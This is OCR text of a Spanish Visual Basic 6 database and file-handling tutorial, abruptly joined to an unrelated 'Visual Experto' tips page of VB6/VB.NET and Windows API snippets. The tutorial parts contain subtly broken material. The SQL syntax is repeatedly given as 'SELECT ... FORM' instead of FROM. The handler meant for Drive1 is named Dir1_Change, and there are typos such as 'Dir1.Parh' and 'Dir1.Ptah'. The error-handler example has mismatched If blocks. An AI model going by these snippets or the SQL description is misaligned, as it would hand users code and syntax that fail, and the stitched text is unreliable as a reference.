- **Añadir registros**

El valor AddNew en la propiedad EOFAction del control data nos permitía agregar registros, pero esta forma sólo es adecuada cuando estamos accediendo a una única tabla en el recordset.
El objeto recordset contiene el método AddNew que permite la creación de un registro nuevo en blanco donde puedes asignar los valores a sus campos.
Una vez introducida dicha información, tendrás que hacer uso del método Update del recordset, con el objetivo de que el nuevo registro se actualice en la tabla. Si no utilizas Update el nuevo registro no se agregará finalmente.
El código será:

datEmpleados.Recordset.Update

La propiedad Bookmark se usa para saltar rápidamente al nuevo registro indicado por el marcador LasrModified. Boolmark te permite guardar el puntero del registro actual y colocarse rápidamente en un registro específico.
El código será:

registroActual = datEmpleados.Recordset.Bookmark Aquí se guarda el registro actual
datEmpleados.Recordset.MoveFirst Desplazamos al registro actual
datEmpleados.Recordset.Bookmark = registroActual Vuelve al marcador guardado

- **Eliminar registros**

Mediante el método Delete, puedes borrar un registro entero de un recordset. En este caso te tienes que situar en el registro y hacer uso de éste método.
Tienes que tener cuidado a la hora de eliminar un registro, ya que el registro actual sigue siendo el registro eliminado, por lo que cualquier intento de acceder a la información del registro actual provocará un error de ejecución.
Para evitar éste problema es conveniente desplazarno a un registro válido una vez hayas utilizado el método. No es necesario el uso de Update para hacer efectiva la eliminación.
Un código de ejemplo sería:

If datEmpleados.Recordset.EOF = False
datEmpleados.Recordset.Delete
If datEmpleados.Recordset.EOF = True Then
cmdEliminar.Enabled = True
End If
datEmpleados.Recordset.MoveLast
End If

En la primera línea se comprueba si el recordset está vacío, es decir, si la propieda EOF tiene su valor a True.
En el caso de que el recordset no esté vacío, se realiza la eliminación del registro actual, más tarde se vuelve a comprobar si el recordset está vacío ya que se podía haber borrado el único registro que contenía.
Finalmente no movemos al último registro con MoveLast, ya que el registro actual no es válido al haber sido eliminado. En el caso de no existir ningún registro válido MoveLast nos situará en el marcador EOF.

CAPITULO DECIMOCUARTO

OPCIONES AVANZADAS DE BASES DE DATOS

- **Cuadricula enlazada a datos**

En algunas ocasiones desearás mostrar más de un registro a la vez, con sus correspondientes campos. Para ello Visual Basic incorpora un nuevo control llamado Cuadrícula, que se presenta en dos versiones: enlazada y no enlazada
Las dos permiten mostrar información de forma tabular, es decir, con un conjunto de filas y columnas.
La versión enlazada (DBGrid), es más apropiada cuando deseamos mostrar información proveniente de una determinada base de datos.
Al utilizar dicho control puedes mostrar en cada una de sus columnas un campo y en cada una de las filas un registro del recordset del que haya sido enlazado.
El control Cuadrícula enlazada a datos no aparece en la caja de herramientas estándar ya que es un control personalizado con el siguiente htmlecto:

Deberás agregarlo manualmente a la caja de herramientas, su nombre es Data Bound Grid.
El control cuadrícula enlazada a datos aparece inicialmente con dos filas y dos columnas. Se puede modificar en tiempo de diseño esperar que en tiempo de ejecución, cuando se enlace con un determinado recordset se ajuste al mismo.
El primer conjunto de propiedades interesantes de este control es el que establece su comportamiento en tiempo de ejecución. Las propiedades AllowAddNes, AllowDelete y AllowUpdate nos indican si en tiempo de ejecución se va a permitir añadir, eliminar o actualizar respectivamente el registro de la cuadrícula.
La propiedad que establece el enlace con el correspondiente control data es, al igual que en el resto de controles enlazados DataSource. Sin embargo, no presenta la propiedad DataField ya que cuando utilices una cuadrícula es para mostrar un conjunto de registros, que seguramente tendrán más de un campo.

- **Consultas en SQL**

Cuando quieras mostrar información que provenga de más de una tabla, no tienes más remedio que utilizar el lenguaje SQL para establecer la correspondiente consulta en la propiedad RecordSource de un control data.
SQL es un lenguaje que pretende ser estándar en el acceso a bases de datos relacionales, de forma que independientemente del origen de la información, puedas acceder a ella a través de instrucciones SQL.
Puedes establecer la propiedad RecordSource del control data en tiempo de ejecución y darle el valor de una determinada instrucción SQL, de esta forma el usuario puede especificar lo que quiere extraer de la base de datos.
Una vez establecida la propiedad RecordSource, tienes que utilizar el método Refresh del control data para crear el objeto recordset, al haber cambiado la propiedad del recordsource.
La instrucción que se utiliza para crear consultas de selección SQL es SELECT. La síntaxis de esta instrucción es la siguiente:

SELECT -columnas-
FORM -tablas-
[WHERE -condiciones-]
[ORDER BY -columnas-]

La instrucción SELECT comienza con dicha palabra y un conjunto de columnas, es decir, el conjunto de campos que queremos que muestre la consulta como resultado de la misma.
Seguidamente aparecere la cláusula FORM, que identifica las tablas sobre las que se realiza la consulta. Los campos especificados en la cláusula SELECT deben pertenecer a las tablas especificadas en FORM.
Seguidamente nos encontramos con dos cláusulas opcionales como nos indican la presencia de cochetes. La cláusula WHERE especifica el criterio que debe cumplir para que un determinado registro aparezca en el resultado de la consulta.
Normalmente serán expresiones de comparación del tipo NombreCampo = Valor o usando ciertas funciones de SQL.
La cláusula ORDER BY especifica en qué orden aparecerán los resultados de una consulta. Tienes que especificar el campo o conjunto de campos por los que se ordenan los registros de la consulta. También puedes indicar si el orden es ascendente o descendente.
Vamos a ver un ejemplo:

SELECT Nombre
FORM Empleados

Se especifica que se muestre el campo Nombre de los registros que pertenecen a la tabla Empleados.
Si quieres que se muestra más de un campo, hay que separarlos por comas, y si quieres que se muestren todos los campos de una tabla se puede utilzar el caráter *. Así, la consulta devolverá todos los campos de la tabla Empleados.

SELECT Empleados.Nombre, Empleados.[fecha alta]
FORM Empleados,TiempoAlta
WHERE Empleados.Puesto = TiempoAlta.Puesto

En esta caso se está pidiendo que se muestren los campos Nombre y TiempoAlta de los registros situados en la tabla Empleados y cuyo Puesto exista en algún registro de la tabla Puesto.
Si se utilizan más de una tabla de consultas es conveniente indicar el nombre de la tabla en la cláusula SELECT junto al nombre del campo que quieres mostrar, por que las dos tablas podrían tener el mismo nombre para uno o más campos.
Si el nombre de un campo está compuesto por más de una palabra, tienes que utilizar corchetes para delimitarlo.
Todas las tablas implicadas aparecen en la cláusula FORM separadas por comas.
La cláusula WHERE presenta el criterio de comparación.

- **Validar el control data**

Cuando se intereactua con el control data en un formulario podemos utilizar alguno de sus eventos para establecer niveles de validación de los datos que se han introducido o modificado.
El evento más utilizado es validate. Sucede siempre antes de que el registro actual cambie.
Veamos un ejemplo:

```
Private Sub datEmpleados_Validate(Action As Integer, Save As Integer)
Dim respuesta As Integer
If Save = True Then
respuesta = MsgBox("Quieres guardar los cambios", vbYesNo)
If respuesta = vbNo Then
Save = False
End If
End If
End Sub
```

El procedimiento de evento Validate contiene dos parámetros: Action que indica por qué se ha producido el evento y Save que indica se se debe o no modificar la base de datos.
Así el código utiliza el parámetro Save y permite confirmar, por parte del usuario, que se lleve a cabo la modificación que se ha realizado. Se se responde No, los cambios no tienen efecto al establecer el valor False del parámetro Save.
También se pueden crear reglas de validación al crear una tabla. Así puedes introducir reglas de validación junto al menseja que debe aparecer si se infringen, reglas de integridad referencial, etc...

CAPITULO DECIMOQUINTO

TRABAJAR CON ARCHIVOS


- **Controles espacializados**

Visual Basic proporciona una serie de controles especializados en el acceso al sistema de archivos de windows.
Estos controles son el Cuadro de lista de unidades, el Cuadro de lista de directorios y el Cuadro de lista de archivos. Cada uno de estos controles permite acceder a los correspondientes elementos del sistema de archivos.

Al cuadro de lista de unidades (figura superior), tienes que darle un tamaño adecuado para que se pueda mostrar cualquier unidad que tengas en tu ordenador. En tiempo de diseño se muestra la etiqueta de la unidad del disco duro de forma que puedas ajustar el control al tamaño de la misma.
Este control incluye las unidades de disco duro, disco flexible y Cd-Rom, etc...

El cuadro de lista de directorios nos permite mostrar los directorios del sistema de archivos del ordenador.
Es conveniente que este control muestre tres o cuatro carpetas o directorios. En tiempo de diseño muestra la carpeta en la que se inicia la apliación y en la que por defecto se guarda el proyecto.

El cuadro de lista de archivos nos muestra los archivos de un determinado directorio o carpeta. Su propiedad más interesante es **Pattern** que nos permite especificar qué tipo de archivos son mostrados en dicho control. Para utilizar esta propiedad se pueden utilizar los comodines * y ? al establecer la propiedad. Estos caracteres tienen el mismo significado que en MS-Dos o Windows para especificar los nombres de los archivos.
Si estableces la propiedad Pattern con la cadena *.txt, estás indicando que se muestren sólo los archivos que tengan esta extensión.
Se pueden mostrar más de un tipo de archivos separándolos con ;.



- **Conectar controles**

En tiempo de diseño, al dibujar los distintos controles del sistema de archivos, estos muestran la unidad y el directorio en la que se crea el proyecto como he comentado anteriormente. En tiempo de ejecución el usuario puede cambiar la unidad y el directorio o carpeta y esta situación no se verá reflejada si no se escribe código.
Para que los controles estén sincronizados es necesario conectarlos.
El evento predeterminado del control cuadro de lista de unidades es **Change**. Este evento sucede cuando el usuario despliega la lista de unidades y selecciona una unidad distinta a la actual, por lo que es el evento adecuado para actualizar la lista de directorios de la siguiente forma:

```
Private Sub Dir1_Change()
Dir1.Parh = Drive1.Drive
End Sub
```

Para el control cuadro de lista de directorios deberemos hacer algo parecido, el código será el siguiente:

```
Private Sub Dir1_Change()
File1.Path = Dir1.Path
End Sub
```

De esta forma tenemos conectados los tres controles de acceso al sistema de archivos.

- **Manejando los errores**

Cuando se escribe código en tiempo de diseño, Visual Basic puede detectar errores y avisar de ellos. Posteriormente se pueden detectar más errores en tiempo de compilación, estos errores son de carácter semántico. Los errores en tiempo de ejecución son sucesos inesperados que Visual Basic no puede controlar por sí mismo.
Ante este tipo de errores existe la posibilidad de incorporar un **manejador o controlador de errores**, que son un conjunto de líneas de código que sólo se ejecutan cuando se produce un error que es interceptado por Visual Basic.
Se deben de escribir manejadores de errores siempre que se pueda preveer la ocurrencia de un error en tiempo de ejecución. Alguna de estas situaciones son:
- Problemas con las unidades de disco flexible.
- Desbordamientos.
- Falta de memoria.
- Problemas con la red.
- Periféricos.
- Errores lógicos (nombre de archivo mal escrito...)

La instrucción que nos permite detectar errores en tiempo de ejecución es **On Error**. Su síntaxis es: **On Error Goto Etiqueta**, donde la etiqueta representa el nombre del manejador de error, que tiene que estar situado en el mismo procedimiento que la instrucción On Error. Cuando se produce un error en el procedimiento donde se coloca On Error, Visual Basic dará el control al manejador de errores escrito en dicho procedimiento.
El código puede ser:

```
ManejadorError:
If Err.Number = 68 Then
resp = MsgBox("El dispositivo no está preperado", vbAbortRetryIgnore)
Resume
ElseIf resp = vbAbort Then
Drive1.Drive = Dir1.Ptah
Resume Next
End If
End If
```

La primera línea es la etiqueta que represena el nombre del manejador.
Al producirse un error en tiempo de ejecución se crea un objeto **Err** que intercepta dicho error. Este objeto posee la propiedad **Number** que es el número de error interceptado.
El código pregunta si dicho error es el 68 y en ese caso presenta un cuadro de diálogo en el que se indica que el dispositivo no está preparado, dando tres opciones: reintenter, cancelar o ignorar.
Una vez interceptado el error y ejecutado el código asociado al manejador, es necesario indicar qué sucede una vez se salga del manejador. En este caso dependerá de lo que elija el usuario. Si quiere reintentar la operación se ejecutará la instrucción **Resume**, que vuelve a ejecutar la misma intrucción que provocó el error.
Si se anula la operación se ejecutará **Resume Next**, que devuelve el control a la siguiente instrucción que provocó el error.

Visual Experto

Visual Basic Developer MVP, Software Engineering

Actualización:
24 Diciembre de 2003

MANUAL DE TRUCOS PARA VISUAL BASIC 6 /NET PARA EXPERTOS

- Tips de VB.NET. #1. Usar Métodos Gráficos (Ir).
- Tips de API: #6. Intercambio Eficiente de Variables y Objetos (Ir).

SE INCLUYEN MAS DE 500 TRUCOS CON CODIGO FUENTE

iNDICE DE ARTICULOS VISUAL BASIC 6/VISUAL BASIC.NET

Indice General

- NEW VB.NET Traducir Números a Palabras
- NEW Un Manejador de Eventos Para Visual Basic Escrito en Visual Basic - Parte 1
- NEW Un Manejador de Eventos Para Visual Basic Escrito en Visual Basic - Parte 2
- Scripting al Servicio de Visual Basic
- Comunicación Entre Ejecutables
- Pasar Tipos Definidos a Objetos ActiveX
- Formularios en Componentes de Código. Parte I (Modales)
- Formularios en Componentes de Código. Parte II (No Modales)
- Estilos y Convenios
- Encriptación
- Gráficas con Áreas Activas
- Marcos en Formularios Visual Basic
- Reutilizando Controles dentro de una Aplicación
- Motor de Búsqueda Local (Explorador de Texto)
- Copiando Archivos

Componentes

- Como Escribir un Componente para Printer II
- Como Escribir un Componente para Printer I
- Camino a los Componentes - Clases Globales
- Extendiendo Controles con ActiveX, Parte 1
- Extendiendo Controles con ActiveX, Parte 2
- Así se Simula la Herencia en Visual Basic

Matemáticas e Ingeniería

- Predicciones Numéricas con Regresión Lineal
- Interpolaciones
- Solución de Ecuaciones Lineales Simultaneas
- Solución de Ecuaciones por Técnicas Numéricas
- Integración Numérica
- Matemática de Números Complejos

Bases de Datos

- Tablas Relacionadas y Valores Poco Explícitos (ADO)
- ADO a Alto Nivel
- Programando el DataReport
- Gestionando Imágenes con ADO
- Gestionar un Array con ADO

Oldies (Viejas pero Buenas)

- Combinando Clases de Web y Applets
- Bases de Datos Seguras (DAO)
- Servicios de Bloqueos Visual Basic para Bases de Datos Jet
- Propiedades Personalizadas en una Base de Datos (DAO)
- Datos Binarios en una Base de Datos Jet
- Formularios Maestro-Detalle con Visual Basic (DAO)
- Listas y un Método Rápido para Consultas con Parámetros (DAO)
- Scrollable Viewports a través de un Control ActiveX
- Listas con Múltiples Campos (Parte 2, ListView)
- Listas con Múltiples Campos (Parte-1, MSF;exGrid)
- Personalizando el DBGrid Estándar -Parte 3
- Personalizando el DBGrid Estándar -Parte 2
- Personalizando el DBGrid Estándar -Parte 1
- Visual Basic en la Crisis Informática del 2000
- Implementando Comandos en Visual Basic
- ¿Quiere que Word Utilice Su Vieja, Útil y Empolvada Rutina?

Nota de Introducción

Digamos que para iniciar, los Tips de VB.NET en un principio no serán clasificados, a medida que los articulos crescan en número, iré clasificando por temas. Empecemos pues.

Sugerenca: Básicamente para aprender a programar en VB.NET se necesitan dos cosas: (1) Conocer la teoria OO de VB.NET, y (2) Estudiar la Class Library del Framework .NET.

#1. Usar Métodos Gráficos

En el VB clásico, nosotros simplemente colocamos un PictureBox y aplicamos los métodos gráficos del objeto, tales como Line o Circle. El objeto PictureBox de .NET no es tan simple, requiere del namespace System.Drawing.Graphics. En el siguiente ejemplo hacemos una grilla (x,y): Usa un PictureBox (Name=picCanvas, BackColor=White) y un Button (Name=btnDoIt)

```
Private Sub btnDoIt_Click( _
   ByVal eventSender As System.Object, _
   ByVal eventArgs As System.EventArgs) Handles btnDoIt.Click

   Dim x As Integer
   Dim y As Integer
   Dim g As System.Drawing.Graphics
   Dim p As New System.Drawing.Pen(Me.BackColor)

   g = picCanvas.CreateGraphics

   With picCanvas
      For x = 0 To .ClientRectangle.Width Step 10
         g.DrawLine(p, x, 0, x, .ClientRectangle.Height)
      Next
      For y = 0 To .ClientRectangle.Height Step 10
         g.DrawLine(p, 0, y, .ClientRectangle.Width, y)
      Next
   End With
```

```
    btnDoIt.Enabled = False
End Sub
```

#6. Intercambio Eficiente de Variables y Objetos

Si ha escrito código de ordenamiento, abra usado el famoso Swap (intercambio de variables por asignación usando una variable temporal). Este intercambio de variables mueve la cadena completa de bytes tres veces, y puede no resultar eficiente cuando intercambiamos variables de volumen considerable, tal como Strings largos, y consideremos que con objetos no es posible. Visual Basic no maneja punteros en su lenguaje normal, no obstante es posible pasar direcciones de memoria a funciones API. Un caso importante es Swap, ya que al usar punteros, no movemos memoria mas alla de su dirección (valor del puntero) y por lo tanto resulta cientos de veces mas eficiente que el cambio de variables por asignación. Solo necesitamos la API CopyMemory.

```
Private Declare Sub CopyMemory1 Lib "kernel32" Alias "RtlMoveMemory" ( _
   lpDest As Any, _
   lpSource As Any, _
   ByVal ByValcbCopy As Long)

Private Const LONGBYTES As Long = 4

Public Sub SwapString(a As String, b As String)
   Dim ptr As Long

   CopyMemory1 ptr, ByVal VarPtr(a), LONGBYTES
   CopyMemory1 ByVal VarPtr(a), ByVal VarPtr(b), LONGBYTES
   CopyMemory1 ByVal VarPtr(b), ptr, LONGBYTES
End Sub
```

No todo termina aquí, tambien podemos intercambiar objetos completos de manera completamente eficiente, he aquí la version:

```
Public Sub SwapObject(a As Object, b As Object)
   Dim ptr As Long

   CopyMemory1 ptr, ByVal VarPtr(a), LONGBYTES
   CopyMemory1 ByVal VarPtr(a), ByVal VarPtr(b), LONGBYTES
   CopyMemory1 ByVal VarPtr(b), ptr, LONGBYTES
End Sub
```

NOTA. El método SwapObject lo he probado solo con objetos del mismo tipo (logicamente), y funciona perfectamente.

#5. Mostrar el contenido de un TextBox a medida que se agrega texto desde código

En programas que ejecutan una tarea larga, me gusta agregar un texto de información al usuario a medida que las tareas se van ejecutando (al etilo de Autocad). La sigueinte técnica fuerza que el texto se muestre continuamente. Use un TextBox Multiline con barras Scroll y nombre txtReport.

```
'//API
Private Declare Function SendMessageByVal Lib "user32" Alias "SendMessageA" ( _
ByVal hWnd As Long, _
ByVal wMsg As Long, _
ByVal wParam As Long, _
ByVal lParam As Long _
) As Long
Private Const EM_LINESCROLL As Long = &HB6
Private Const EM_GETLINECOUNT As Long = &HBA

Private Sub Echo(Optional s As String = "")
Static n As Long

On Error Resume Next

With txtReport
If Len(.Text) Then .Text = .Text & vbCrLf
.Text = .Text & s
'//To end of line (with API)
n = SendMessageByVal(.hWnd, EM_GETLINECOUNT, 0, 0)
SendMessageByVal .hWnd, EM_LINESCROLL, 0, n
DoEvents
End With
End Sub
```

NOTAS
1. Podría usar la línea SendKeys "^{END}", True pero produce un efecto colateral en Windows98 (la barra de las ventana pierde su color)
2. Si desea situar el cursor al final del texto use: txtReport.SelStart = Len(txtReport.Text)

#5. Ocultar el Mouse

Para este ejemplo agregue un Timer a un formulario y fije la propiedad Interval a 3000. Cada 3 segundos se ocultará el Mouse.

```
Private Declare Function ShowCursor Lib "user32" (ByVal bShow As Long) As Long

Private Sub Timer1_Timer()
Static HideMouse As Boolean
HideMouse = Not HideMouse
ShowCursor HideMouse
End Sub
```

NOTA. No esta garantizado que ShowCursor produzca el efecto deseado.

#4. Inabilitar momentaneamente los Botones de la Barra de Titulo
Marzo 22 de 1998

Los eventos Resize suelen tener ejecución asíncrona. Cuando un formulario utiliza controles ActiveX complejos (léase acceso a datos) que toman acciones de redimensionamiento, pueden fallar si el usuario, por ejemplo, maximiza la ventana antes de que termine de cargarse el formulario, o situaciones similares. La siguiente técnica permite evitar este efecto.

```
'//Protect while loading
Private Declare Function SetWindowLong Lib "user32" Alias "SetWindowLongA"
(ByVal hwnd As Long, ByVal nIndex As Long, ByVal dwNewLong As Long) As Long
Private Declare Function GetWindowLong Lib "user32" Alias "GetWindowLongA"
(ByVal hwnd As Long, ByVal nIndex As Long) As Long
Private Const GWL_STYLE = (-16)
Private Const WS_SYSMENU = &H80000

Public Sub EnabledToolBoxMenu(frm As Form, Action As Boolean)
Static rtn, rtnI
If Action Then
If rtnI Then
rtn = SetWindowLong(frm.hwnd, GWL_STYLE, rtnI)
End If
```

```
Else
rtnI = GetWindowLong(frm.hwnd, GWL_STYLE)
rtn = rtnI And Not (WS_SYSMENU)
rtn = SetWindowLong(frm.hwnd, GWL_STYLE, rtn)
End If
End Sub
```

La forma correcta de usar el procedimiento es la siguiente:

```
Private Loading

Private Sub Form_Load()
Loading=True
'//Código de carga...
Loading=False
EnabledToolBoxMenu Me, True
End Sub

Private Sub Form_Activate()
If Loading Then
EnabledToolBoxMenu Me, False
End If
End Sub
```

NOTA. Se pueden inhabilitar / habilitar separadamente los bótones. API suministra otras constantes similares a WS_SYSMENU. Ver documentación de SetWindowLong.

#4. Saber los procedimientos contenidos en una DLL
Agosto 26 de 1998

La cláusula LIB de Declare requiere el nombre de la DLL. La siguiente técnica es útil para esta investigación. Lo ejecuto desde la ventana MS-DOS (quiza existe una manera más sencilla):

```
C:\>cd "program files"
C:\Program Files>cd devstudio
C:\Program Files\DevStudio>cd vb
C:\Program Files\DevStudio\VB>link /dump /exports c:\windows\system\nombre.dll
/out:nombre.txt
```

Reemplace *nombre* por la DLL que quiera investigar, - *nombre.txt* es un archivo de salida para el resultado. P.e, para probar use

link /dump /exports c:\windows\system\version.dll /out:version.txt

---

#3. Verificar si una ventana esta cargada
Agosto 26 de 1998

```
Private Declare Function FindWindow Lib "USER32" Alias "FindWindowA" _
( _
ByVal lpszClassName As String, ByVal lpszWindow As String _
) As Long
```

Llamaremos la función con un:

```
If FindWindow(vbNullString, Caption) Then
'//Esta abierta ventana con titulo Caption
End If
```

Sirve para ventanas dentro y fuera de la aplicación, es decir, la usaremos para verificar si un formulario ya a sido cargado o para saber si CALC.EXE esta abierto. Como un detalle, *vbNullString* es lo que en C se conoce como un puntero nulo, estrictamente el parámetro es la clase de la ventana. También puede ser de utilidad saber que FindWindow retorna el manejador hWnd si la ventana esta abierta.

#2. Desplegar un ComboBox con Teclado
Mayo 17 de 1998

¿Hasta ahora no ha encontrado una tecla o combinación de teclas para desplegar la lista de un ComboBox con teclado?. El siguiente ejemplo (para 32 bits) lo hace con la tecla Insert (preferible a Ctrl más cursor abajo para no cambiar de item) (basado en un articulo API):

```
Private Declare Function SendMessage Lib "USER32" Alias "SendMessageA" ( _
ByVal hWnd As Long, ByVal wMsg As Long, _
ByVal wParam As Long, lParam As Any _
) As Long
```

...
```
Private Sub Combo1_KeyDown(KeyCode As Integer, Shift As Integer)
If KeyCode = vbKeyInsert Then
Call SendMessage(Combo1.hWnd, &H14F, 1, 0&)
End If
End Sub
```

#1. Pintando el Fondo de una Figura Cerrada
Septiembre 20 de 1997

La función Paint() pinta de un color el fondo de una figura cerrada y creada con métodos gráficos. Los parámetros *x* e *y* son cualquier punto dentro de la figura. Opcionalmente puede pintar empleando algún FillStyle suministrado por Visua Basic.

```
Declare Function FloodFill Lib "GDI32" (ByVal hDC, ByVal x, ByVal y, ByVal crColor
As Long )

Sub Paint(pic As PictureBox, x As Integer, y As Integer, FillClr As Long, Optional
FillStyle As Variant)
If IsMissing(FillStyle) Then
pic.FillStyle = vbFSSolid
Else
pic.FillStyle = Int(FillStyle)
End If
pic.FillColor = FillClr
If FloodFill(pic.hDC, x, y, pic.ForeColor) = 0 Then
MsgBox "Error Sub Paint..."
End If
End Sub
```

Tips de Diseño

#22. Registrar silenciosamente un AtiveX DLL u OCX

Podemos registrar un componente con RegSrv sin que el usuario se entere, p.e.

Shell BeetQM(PathRegSrv & "\regsvr32.exe ") & BeetQM(Path & "\abc.ocx") & " /s", vbHide

La funcion BeetQM es simplemente para encerrar una cadena entre comillas:

```
Private Function BeetQM(s As String) As String
BeetQM = """" & s & """"
End Function
```

NOTA. Esta forma de usar regsvr32 es muy util para escribir nuestros PATCHs. Digamos que distribuimos nuestro componente abc.ocx, luego este presento una falla. Podemos enviar un pequeño programa que reemplace el OCX, primero debe eliminar abc.ocx del PC del cleinte, luego copiar el nuevo (con FileCopy es suficiente) y regsvr32.exe. Por ultimo ejecutar el Shell como se lo presento. Nota de nota: - No simpre es facil eliminar un componete, pero si es facil renombrarlo, podemos usar: Name "abc.ocx" As "old_" & Format$(Rnd() * 1000, "0000").

#21. Mover una ventana con Mouse

Podemos quitar la barra de titulo de una ventana con BorderStyle=0-None (por ejemplo), ¿Pero como darle la oportunidad al usuario de moverla?

Este código permite mover una ventana dando clic en cualquier área libre de misma:

```
Option Explicit

Private OnMouseDown As Boolean
```

```
Private StartMoveX As Single
Private StartMoveY As Single

Private Sub Form_MouseDown(Button As Integer, Shift As Integer, x As Single, Y As Single)
If (Button = vbLeftButton) And (Me.WindowState = vbNormal) Then
OnMouseDown = True
StartMoveX = x
StartMoveY = Y
Me.MousePointer = vbSizeAll
End If
End Sub

Private Sub Form_MouseMove(Button As Integer, Shift As Integer, x As Single, Y As Single)
If OnMouseDown Then
Me.Left = Me.Left + x - StartMoveX
Me.Top = Me.Top + Y - StartMoveY
End If
End Sub

Private Sub Form_MouseUp(Button As Integer, Shift As Integer, x As Single, Y As Single)
OnMouseDown = False
Me.MousePointer = vbNormal
End Sub
```

#20. Algunas acciones sobre WebBrowser

A traves del método ExecWB podemos invocar acciones como Imprimir, Salvar como, y otras. P.e para imprimir el contenido:

```
Private Sub PrintContents(Optional CallDialog As Boolean = True)
If CallDialog Then
brwWebBrowser.ExecWB OLECMDID_PRINT, 0, 0, 0
Else
brwWebBrowser.ExecWB OLECMDID_PRINT, OLECMDEXECOPT_DONTPROMPTUSER, 0,
0
End If
End Sub
```

Use el parametro CallDialog para mostrar o no el cuador de dialog para configurar Printer.

Para suministrar un *Save As*...,

```
Private Sub SaveAs()
brwWebBrowser.ExecWB OLECMDID_SAVEAS, 0, 0, 0
End Sub
```

NOTA. Por ejemplo para imprimir sigue siendo válido:

```
brwWebBrowser.SetFocus
SendKeys "^{p}"
```

Pero degenera el pintado de la ventana. Cuando no trabaja puede colocarlo en un evento Timer y siempre funcionará. No obsante el método es obsoleto.

#19. Reutilizar código de diseño para formularios

A partir de una clase que usa una referencia al formulario, podemos reutilizar aquel código de diseño que ronda tantas veces. Cree la Clase FormX y pegue el siguiente código:

```
'=========================================================
' NAME : CFormX
' TYPE : Class
' AUTHOR : Harvey T.
' DESCRIPTION : Extends Form Presentation and Behavior
' NOTES : -
' UPDATE : -
'=========================================================
Option Explicit

'//CLIENT
Private WithEvents m_Form As Form

'//EVENTS
Public Event ResizeMe()

'//LOCAL
Private CancelResize As Boolean

'//MEMBERS
Private m_MinWinWidth As Long
Private m_MinWinHeight As Long
Private m_UseBackGround As Boolean

Public Property Set FormX(RHS As Form)
```

```
    Set m_Form = RHS
End Property

Public Property Get FormX() As Form
    Set FormX = m_Form
End Property

Public Property Get UseBackGround() As Long
    UseBackGround = m_UseBackGround
End Property

Public Property Let UseBackGround(RHS As Long)
    m_UseBackGround = RHS
End Property

Public Property Get MinWinWidth() As Long
    MinWinWidth = m_MinWinWidth
End Property

Public Property Let MinWinWidth(RHS As Long)
    m_MinWinWidth = RHS
End Property

Public Property Get MinWinHeight() As Long
    MinWinHeight = m_MinWinHeight
End Property

Public Property Let MinWinHeight(RHS As Long)
    m_MinWinHeight = RHS
End Property

Private Sub BackgroundPicture()
    Static bgWidth As Long
    Static bgHeight As Long
    Dim i As Long
    Dim j As Long
    Dim bgPicture As StdPicture

    On Error GoTo ErrHandler
    Set bgPicture = m_Form.Picture
    '//Load picture
    If bgPicture Then
      If bgWidth = 0 Then
        bgWidth = m_Form.ScaleX(bgPicture.Width)
        bgHeight = m_Form.ScaleY(bgPicture.Height)
```

```
      End If
      '//Tiles
      For i = 0 To m_Form.ScaleHeight Step bgHeight
         For j = 0 To m_Form.ScaleWidth Step bgWidth
            m_Form.PaintPicture bgPicture, j, i, bgWidth, bgHeight, , , , , vbSrcCopy
         Next
      Next
   End If
   Exit Sub

ErrHandler:
End Sub

Private Sub Class_Terminate()
   Set m_Form = Nothing
End Sub

Private Sub m_Form_Paint()
   If m_UseBackGround And Not CancelResize Then
      BackgroundPicture
   End If
End Sub

Private Sub Class_Initialize()
   '//Defaults
   m_MinWinWidth = Screen.Width / 4
   m_MinWinHeight = Screen.Height / 4
   CancelResize = False
   m_UseBackGround = False
End Sub

Private Sub m_Form_Resize()
   If Not CancelResize Then
      If Not m_Form.WindowState = vbMinimized Then
         If m_Form.Width < m_MinWinWidth Then
            CancelResize = True
            m_Form.Width = m_MinWinWidth
         End If
         If m_Form.Height < m_MinWinHeight Then
            CancelResize = True
            m_Form.Height = m_MinWinHeight
         End If
         RaiseEvent ResizeMe
      End If
```

```
    End If
    CancelResize = False
End Sub
```

La anterior clase se encarga de suministrar dos cosas : (1) un evento de redimensionamiento seguro y con limites de tamaño para el formulario, y (2) un imagen de fondo (tapiz) en el formulario.

Ahora reulilizamos así: Agregue un formulario, asigne a la propiedad Picture una imagen conveniente para un tapiz. Agregue el siguiente código:

```
'//...Ejemplo para FormX
Option Explicit

'//Extends Form Presentation and Behavior
Private WithEvents FormX As CFormX

Private Sub Form_Load()
Set FormX = New CFormX
Set FormX.FormX = Me
FormX.MinWinHeight = 1500
FormX.MinWinWidth = 1800
FormX.UseBackGround = True
End Sub

Private Sub Form_Unload(Cancel As Integer)
Set FormX = Nothing
End Sub

Private Sub FormX_ResizeMe()
'//Su codigo de redimensionamiento
End Sub
```

Al ejecutar el proyecto vera que el formulario tiene un tapiz y un redimensionamiento limitado.

#18. Eliminar los nodos hijos de un nodo especifico en un TreeView

Digamos que tenemos un TreeView algo complejo y deseamos borrar todos los nodos hijos de un nodo especifico (el seleccionado).

```
Dim nod As Node
Set nod = tvwX.SelectedItem
Do Until nod.Child Is Nothing
   tvwX.Nodes.Remove nod.Child.Key
```

Loop

- Note la sintaxis de utilizar Is Nothing en un bucle.

#17. Llamar funciones por nombre

CallByName de VB6 permite llamar funciones Public por nombre. P.e., dentro de un formulario:

```
Public Function Hypothenuse(C1 As Long, C2 As Single) As Single
Hypothenuse = Sqr(C1 * C1 + C2 * C2)
End Function

Private Sub cmdTest_Click()
Dim rtn As Variant
rtn = CallByName(Me, "Hypothenuse", VbMethod, 5, 7)
Debug.Print rtn
End Sub
```

Si la funcion *Hypothenuse* pertenciera a una clase:

```
Private Sub cmdTest_Click()
Dim test As New clsTest
Dim rtn As Variant
rtn = CallByName(test, "Hypothenuse", VbMethod, 5, 7)
Debug.Print rtn
End Sub
```

#16. Hacer referencia a un Control desde una expresión o variable

Para un control que no es una array es sencillo, p.e.:

```
Me.Controls("lblTitle").Caption = "Hola!"
```

Cuando el control es (pertenece) a un array de instancias, puede usar el siguiente procedimiento:

```
